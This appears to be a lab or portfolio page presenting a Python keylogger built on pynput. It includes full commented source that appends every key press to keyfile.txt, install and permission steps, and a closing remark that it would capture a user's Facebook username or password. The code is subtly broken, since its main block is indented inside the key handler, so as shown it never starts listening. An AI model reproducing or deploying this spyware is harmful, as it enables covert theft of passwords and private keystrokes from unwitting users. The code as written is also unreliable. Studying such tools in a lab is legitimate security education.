


## Python Keylogger Lab

- Capture every key press and log it to a file (keyfile.txt)
- pynput library is used to allow event-driven keyboard listening.
- Key handling: Regular characters (a, b, 1, etc.) are logged directly.  
Special keys (like Shift, Enter) trigger the except block because key.char doesn't exist for them.
- Data storage: The log file is opened in append mode, ensuring no data is overwritten.
- Program flow:
- Listener runs in a separate thread.
- input() keeps the program alive so key presses continue to be captured.



View on [Github](#):



```
1  # Import the keyboard module from the pynput library
2  # This allows Python to listen for keyboard events
3  from pynput import keyboard
4
5  # Define a function to handle each key press
6  def keyPressed(key):
7      # Print the key to the console for real-time feedback
8      print(str(key))
9
10     # Open (or create) a file called "keyfile.txt" in append mode
11     # 'a' mode ensures new key presses are added to the end of the file
12     with open("keyfile.txt", 'a') as logKey:
13         try:
14             # Try to get the character associated with the key press
15             char = key.char
16             # Write the character to the log file
17             logKey.write(char)
18         except:
19             # Handles special keys (like Shift, Enter, etc.) that don't have a 'char' attribute
20             print("Error getting char")
21
22     # Main execution block
23     if __name__ == "__main__":
24         # Create a Listener object that listens for key presses
25         # Calls the keyPressed function whenever a key is pressed
26         listener = keyboard.Listener(on_press=keyPressed)
27
28         # Start the listener in a separate thread so it doesn't block the program
29         listener.start()
30
31         # Keeps the program running so the listener can continue capturing key presses
32         # Waiting for user input here acts as a simple way to keep the script alive
33         input()
```

- Pip3 install pynput

- And allow Microsoft Visual to record keystrokes.



Keystroke inputs are now being logged into the keyfile.txt folder.

Example: If a user were to go to facebook and typed in there username or password, we would be able to log this data with the Keylogger.

